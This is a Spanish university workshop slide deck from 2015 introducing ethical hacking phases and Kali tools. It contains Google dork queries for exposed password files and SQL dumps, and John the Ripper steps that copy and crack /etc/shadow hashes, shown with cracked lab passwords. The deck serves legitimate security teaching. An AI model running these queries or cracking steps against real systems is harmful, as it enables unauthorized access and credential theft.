



Taller 1:

School of Hacking

# *Introducción al Hacking Ético de sistemas y redes*

José Antonio Gómez Hernández, 2015



# Índice

- ▶ Presentación del Grupo UCyS
- ▶ Presentación de la *School of Hacking*
- ▶ Taller 1: Introducción al hacking ético de sistemas y redes
  - ▶ Introducción al hacking ético
  - ▶ Etapas y herramientas del hacking ético
    - ▶ Reconocimiento
    - ▶ Escaneo
    - ▶ Obtener de acceso
    - ▶ Mantener el acceso
    - ▶ Cubrir las huellas
- ▶ Bibliografía



# Grupo UCyS: presentación

- ▶ Grupo UCyS: UGR CyberSecurity Group es un grupo multidisciplinar que tiene con objetivos:
  - ▶ Realizar labores de educación/divulgación en Ciberseguridad
  - ▶ Investigación y transferencia en el estado del arte en Ciberseguridad
- ▶ Información y contacto:
  - ▶ Dirección: Prof. Dr. Pedro García Teodoro
  - ▶ Página web: [ucys.ugr.es](http://ucys.ugr.es)
  - ▶ E-mail: [ucys@ugr.es](mailto:ucys@ugr.es)
  - ▶ Twitter: @UGRCyS





# School of Hacking: talleres

- ▶ *Introducción al hacking ético de sistemas y redes.* José Antonio Gómez. 18/02/2015 19:30
- ▶ *Tomando el control de una máquina. Buffer Overflow.* Gabriel Maciá 25/02/2015 19:30
- ▶ *Herramientas básicas del hacker. Metasploit y Armitage.* José Antonio Gómez y Antonio Díaz. 04/03/2015 19:30
- ▶ *Hacking de aplicaciones en la Web.* Gabriel Maciá. 11/03/2015 19:30
- ▶ *Hacking de redes wireless y de whatsapp.* Deepak Daswani (INCIBE). Fecha por concretar.
- ▶ *Evadiendo portales cautivos en hoteles o aeropuertos. Túneles DNS.* Gabriel Maciá. 25/03/2015 19:30
- ▶ *Protege tus comunicaciones. SSL, VPN y túneles SSH.* Antonio Díaz. 08/04/2015 19:30
- ▶ *El día a día de un oficial de seguridad.* CSIRC. Fecha por concretar



# School of Hacking: Retos

- ▶ Los retos son ejercicios prácticos que proponen a los asistentes de la School of Hacking para que los resuelvan en un plazo de tiempo establecido.
- ▶ Esta edición se van a proponer los siguientes retos, tras los consiguientes talleres:
  - ▶ Reto 1: *Exploit de buffer overflow.*
  - ▶ Reto 2: *Exploit de una máquina vulnerable con metasploit.*
  - ▶ Reto 3: *Hacking de una aplicación web.*
  - ▶ Reto 4: *Tunelling.*

# School of Hacking: Retos (y ii)

- ▶ Cada reto solventado puntuará entre 10 y 20 puntos según su dificultad que se establecerá al publicarlo junto con la fecha tope para su solución.
- ▶ Solo pueden participar en los retos, y de forma individual, los alumnos de la *etsiit* de la *ugr*.
- ▶ Los puntos obtenidos en un reto se asignan por orden de entrega de la solución del mismo: desde n puntos al primero en resolverlo a 1 punto al n-ésimo.
- ▶ La clasificación final es la suma de los puntos obtenidos en todos los retos realizados:
  - ▶ Los participantes con las 3 calificaciones más altas recibirán una tablet de regalo.
  - ▶ Los participantes con las 15 primeras calificaciones tendrán un certificado de aptitud en hacking ético.





# Hacking ético

- ▶ **Hacking ético:** rama de la seguridad informática que permite evaluar el nivel de vulnerabilidad y el riesgo en el que se encuentran los sistemas informáticos o los activos de una organización de forma legal y autorizada.
  - ▶ Idea: Para atrapar a un intruso tienes que empezar pensando como un intruso.
- ▶ Otros nombres: análisis de penetración o pentest, white hat hacking.
- ▶ Hacker ético != pirata informático = cibercriminal = cracker.
- ▶ Los hackers (éticos) son necesarios para mejorar la seguridad de los sistemas y redes.



# “Ley de hacking”

- ▶ El Art. 197.3 del CP establece

“El que por cualquier medio o procedimiento y vulnerando las medidas de seguridad establecidas para impedirlo, acceda sin autorización a datos o programas informáticos contenidos en un sistema informático o en parte del mismo o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, será castigado con pena de prisión de seis meses a dos años.”
- ▶ El texto engloba tanto al delincuente que roba información de la red de una empresa, como a quien prueba su seguridad, sin intención de hacer daño, y avisa de los fallos al propietario.





# Ley del hacking: dos visiones

- ▶ *Visión 1:* el acceso a un sistema que no es nuestro, aunque sea para ver que todo esta bien, es intromisión.
- ▶ *Visión 2:* El hacking ético no cumple todas las condiciones para ser considerado delito:
  - ▶ romper la seguridad,
  - ▶ acceso a datos o programas informáticos
  - ▶ y/o mantenerse dentro contra la voluntad del legítimo propietario



# Fases de un ataque

- ▶ Para poder contrarrestar un ataque debemos conocer las fases del mismo:
  - ▶ **Reconocimiento** – Se recolecta información del sistema de forma activa o pasiva.
  - ▶ **Escaneo** – probar activamente las vulnerabilidades que puede explotarse.
  - ▶ **Obtener acceso** - explotar una vulnerabilidad para acceder al sistema.
  - ▶ **Mantener el acceso** – se mantiene en el sistema para lograr el objetivo del ataque.
  - ▶ **Cubrir las huellas** – el atacante trata de borrar las evidencias del ataque.



# Proceso de hacking ético

- ▶ El trabajo de hacking ético tiene las siguiente etapas:
  - ▶ Contrato con el cliente de las pruebas a realizar incluido un acuerdo de no revelar información.
  - ▶ Crear un equipo de hacking y planificar las pruebas
  - ▶ Realizar los tests
  - ▶ Analizar los resultados y realizar un informe
  - ▶ Entrega del informe al cliente.





# Herramientas

- ▶ Para ilustrar los ejemplos, vamos a utilizar una distribución de GNU/Linux denominada **Kali** (<https://www.kali.org/>) que puede usarse como:
  - ▶ Live-CD, live-USB o instalada en el disco duro o máquina virtual.
  - ▶ Arrancarse en *modo forense*.
- ▶ Tiene más de 300 herramientas (<http://tools.kali.org/tools-listing>) para pruebas de penetración: recogida de información, análisis del vulnerabilidades, ataques wireless, aplicaciones web, herramientas de explotación, informática forense, pruebas de estrés, sniffing y spoofing, ataques password, ingeniería inversa, hacking hardware, informes, etc.



# Fase 1: Reconocimiento

- ▶ Fase preparatoria en la que se intenta recavar información del sistema:
  - ▶ **Ingeniería social** – convencer al personal de la empresa para que nos revele información sensible: números de teléfono no públicos, claves, etc.
  - ▶ **Dumpster diving** – búsqueda en la papelería de información sensible desechada: recibos, datos de contacto, tecnologías en uso, etc.
- ▶ El tipo de reconocimiento puede ser:
  - ▶ **Activo** – uso de herramientas para obtener información del sistema interactuando con el: puertos abiertos, mapa de red, etc.
  - ▶ **Pasivo** – no interacción directa con el sistema.
- ▶ Debemos conocer los tipos de reconocimiento para tomar medidas preventivas frente a posibles amenazas.



# Footprinting

- ▶ Se denomina **footprinting** a la recogida de información sobre el perfil de seguridad realizada de forma metódica.
- ▶ Un *footprint* describe la estructura y topología de un sistema, y recoge información del tipo:
  - ▶ Nombres de dominios, bloques de red, servicios y aplicaciones de red, arquitectura, IDS, direcciones IP, mecanismos de control de acceso, números de teléfono, direcciones de contacto, mecanismos de autenticación, y enumeración de sistemas.





# Metodología de recogida de info

- ▶ La actividad de recogida de información puede dividirse en fases:
  - ▶ Describir información inicial
  - ▶ Localizar el rango de red
  - ▶ Verificar las máquinas activas
  - ▶ Descubrir puertos abiertos / puntos de acceso
  - ▶ Detectar sistemas operativos
  - ▶ Descubrir servicios sobre puertos
  - ▶ “Mapear” la red

# Google Hacking

- ▶ Se denomina Google Hacking al conjunto de técnicas para hackear páginas web o servidores utilizando los operadores de búsqueda de Google.

Operador	Asociación	Descripción	Argumento				
<u>intext</u>	sí	Busca una palabra en el texto de la página	Una palabra o una expresión entre comillas	<u>daterange</u>	obligatorio	Busca páginas que han sido indexadas en un periodo de tiempo determinado	Dos fechas (calendario juliano) separadas por un guión, sin comillas
<u>allintext</u>	no	Busca varias palabras en el texto de la página	Varias palabras sin comillas	<u>movie</u>	no	Busca información relacionada al cinema	Varias palabras sin comillas
<u>site</u>	sí	Limita la búsqueda a un sitio Web o a un dominio determinado	Una URL con o sin las <u>www</u>	<u>cache</u>	no	Muestra la copia, guardada en la <u>cache</u> de Google, de una página determinada	Una URL
<u>intitle</u>	sí	Busca una palabra en el título de la página	Una palabra o una expresión entre comillas	<u>related</u>	no	Busca páginas con contenido relacionado a una página determinada	Una URL
<u>allintitle</u>	no	Busca varias palabras en el título de la página	Varias palabras sin comillas	<u>link</u>	no	Busca enlaces que se dirigen a un sitio Web determinado	Una URL
<u>inurl</u>	sí	Busca una palabra en la URL de la página	Una palabra o una expresión entre comillas	<u>info</u>	no	Muestra información acerca de un sitio Web determinado	Una URL
<u>allinurl</u>	no	Busca varias palabras en la URL de la página	Varias palabras sin comillas	<u>define</u>	no	Busca el significado de una palabra	Una URL
<u>filetype</u>	sí	Busca archivos con una extensión determinada	Una serie de caracteres ( <u>doc</u> , <u>pdf</u> , <u>xls</u> , etc.)	<u>author</u>	sí	Busca mensajes, en los grupos de debate, que han sido escritos por una persona determinada. Funciona únicamente en el campo de búsqueda de Google	Una sola palabra. Para buscar el nombre y el apellido de una persona. Es necesario utilizar dos operadores <i>autor</i> uno a continuación del otro
<u>inanchor</u>	sí	Busca una palabras presente en la descripción de los enlaces	Una palabra o una expresión entre comillas				
<u>allinanchor</u>	no	Busca varias palabras presentes en la descripción de los enlaces	Varias palabras sin comillas				



# Google hacking (y ii)

- ▶ Podemos encontrar:

- ▶ Usuarios/claves de administradores de la web:

- ```
ext:pwd inurl:(service | authors | administrators | users) "# -FrontPage-"
```

- ▶ Bases de datos volcadas con usuarios/contraseñas:

- ```
filetype:sql "# dumping data for table" "`PASSWORD` varchar"
```

- ▶ Servidores con una archivo denominado "password.txt"

- ```
intitle:"index of" "Index of /" password.txt
```

- ▶ Ficheros/mensajes con nombres de usuario:

- ```
"access denied for user" "using password" "general error" -inurl:phpbb "sql error"
```

- ▶ Versiones de servidores o productos vulnerables:

- ```
intitle:index.of "Apache/*" "server at"
```

- ▶ Dispositivos hardware online:


- ```
camera linksys inurl:main.cgi 700
```

- ▶ Etc, etc, ...




# Maltego

- **maltego**: herramienta para representar información de forma comprensible determinando relaciones entre personas, organizaciones, sitios web, infraestructura de red (dominios, nombres DNS, direcciones IP), afiliaciones en RRSS, y documentos.



# Nmap

- **nmap**: herramienta para exploración de redes/puertos y de sondeo de seguridad
- **zenmap**: Interfaz gráfica para nmap.





# Fingerprint

- ▶ Un aspecto importante del escaneo es detectar el sistema operativo de la máquina atacada y las aplicaciones que corre ya que esto me permite determinar puntos de ataque a través de vulnerabilidades conocidas para el SO y las aplicaciones.
- ▶ Información sobre vulnerabilidades:
  - ▶ **Common Vulnerabilities and Exposures List (CVE -** <http://cve.mitre.org/about/>): búsqueda de vulnerabilidades por nombre CVE o navegar por la lista US-CERT.
  - ▶ **National Vulnerability Database (NVD -** <http://web.nvd.nist.gov/view/vuln/search>): búsqueda en los recurso del gobierno EE.UU. sobre vulnerabilidades.






## Fase 2: Escaneo

- ▶ Prolongación del reconocimiento activo destinado a detectar vulnerabilidades específicas.
- ▶ Se pueden usar:
  - ▶ *Escaneres de puertos* para conocer los servicios activos. La primera defensa es filtrar los puertos, si bien, el atacante puede conocer las reglas de filtrando.
  - ▶ *Escaneres de vulnerabilidades* – Ventaja del atacante:
    - ▶ Atacante: solo deber encontrar una
    - ▶ Defensor: debe de “tapar” decenas. Incluso disponiendo de IDS, el atacante puede utilizar técnicas de evasión en las diferentes fases.


# openvas

- ▶ **openvas**: analisis de vulnerabilidades.
- ▶ Inicializar y crear usuario:  
openvas initial setup  
openvasmd -user=admin --new-password=yourpass



# lynis

- ▶ **Lynis**: herramienta de auditoría de seguridad.
- ▶ Usos típicos de la herramienta:
  - ▶ Auditoría de seguridad
  - ▶ Escanear de vulnerabilidades
  - ▶ Endurecimiento (*hardening*) del sistema:
    - ▶ Actualizar SO/aplicaciones
    - ▶ Eliminar servicios/aplicaciones/protocolos innecesarios
    - ▶ Configurar usuarios/grupos/permisos
    - ▶ Instalar/configurar controles adicionales: antivirus, firewall/IDS, listas blancas



```
Archivo  Editar  Ver  Marcadores  Preferencias  Ayuda
Documentos: sudo - Konsole
Exiting..
jagomez@suray:~/Documentos> sudo lynis -Q

=====
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public License.
See LICENSE file for details about using this software.

Copyright 2007-2012 - Michael Boelen, http://www.rootkit.nl/
=====

[*] Initializing program
-----
- Detecting OS... [ DONE ]
- Clearing log file (/var/log/lynis.log)... [ DONE ]

-----
Program version:      1.3.0
Operating system:     Linux
Operating system name: SUSE
Operating system version: openSUSE 12.3 (i586)
Kernel version:      3.7.10-1.45-pae
Hardware platform:    i686
Hostname:             [Unknown]
Auditor:              /etc/lynis/default.prf
Profile:              /etc/lynis/default.prf
Log file:             /var/log/lynis.log
Report file:          /var/log/lynis-report.dat
Report version:       1.0
-----
- Checking profile file (/etc/lynis/default.prf)... [ WARNING ]
- Program update status...

=====
Notice:
Current version : 1.30 Latest version : 1.64
=====

Documentos: sudo
```



# Fase 3: Ganar acceso

- Tenemos un amplio abanico de posibilidades:

Vectores de ataque	Tipos de ataque
Inyección de código	Buffer overflow Virus Malware
Basado en web	Defacement Cross-Site Scripting (XSS) Cross-Site Request Forgery (CSRF) SQL Injection
Basados en red	Denial of Service (DoS) Distributed DoS (DdoS) Intercepción de claves y datos sensibles Robo/Falsificación de credenciales
Ingeniería social	Impersonation Phishing Intelligence Gathering




# Ataque de contraseñas

- ▶ Las claves son actualmente el principal método para autenticar a un usuario en el sistema, si bien plantean numerosos problemas: debilidad, no cambiarlo, validez en múltiples sitios, etc.
  - ▶ La clave más usada en 2014 fue “123456” que desbancó a la anterior “password”.
- ▶ Tipos de ataques:
  - ▶ *Offline* – se copia el archivo de clave y se intentan crackear en la máquina atacante.
  - ▶ *Online* – el atacante intenta un login adivinando las credenciales.
- ▶ Autenticación en 2 fases: contraseña + OTP (One Time Password)
- ▶ Autenticación biométrica: problemas de aceptación por el usuario e implementación.

# Hydra-gtk

- ▶ **xhydra**: realiza un “ataque de fuerza bruta” online con diferentes protocolos de autenticación.
- ▶ Especificamos:
  - ▶ El objetivo y protocolo
  - ▶ Usuario(s)/clave(s)
- ▶ Podemos generar listas con `cewl` basadas en palabras encontradas en un objetivo.






# John the Ripper

- ▶ **john**: permite crackear más de 40 tipos claves hash offline:
  - ▶ Copiamos los archivos `/etc/passwd` y `/etc/shadow` en `etc-passwd` y `etc-shadow` respectivamente.
  - ▶ Fundimos los dos archivos en uno:  
`unshadow etc-passwd etc-shadow >pass`
  - ▶ Crackeamos las claves:  
`john pass`
  - ▶ Mostramos las claves:  
`john -show pass`

```
root@kali:~/pwd# john pass
Loaded 7 password hashes with 7 different salts (FreeBSD MD5 [128/128 SSE2 intrinsics 12x])
postgres      (postgres)
user           (user)
msfadmin       (msfadmin)
service        (service)
123456789      (klog)
batman         (sys)
```

# johnny

- **Johnny**: versión gráfica de john.





# Herramientas network spoofing

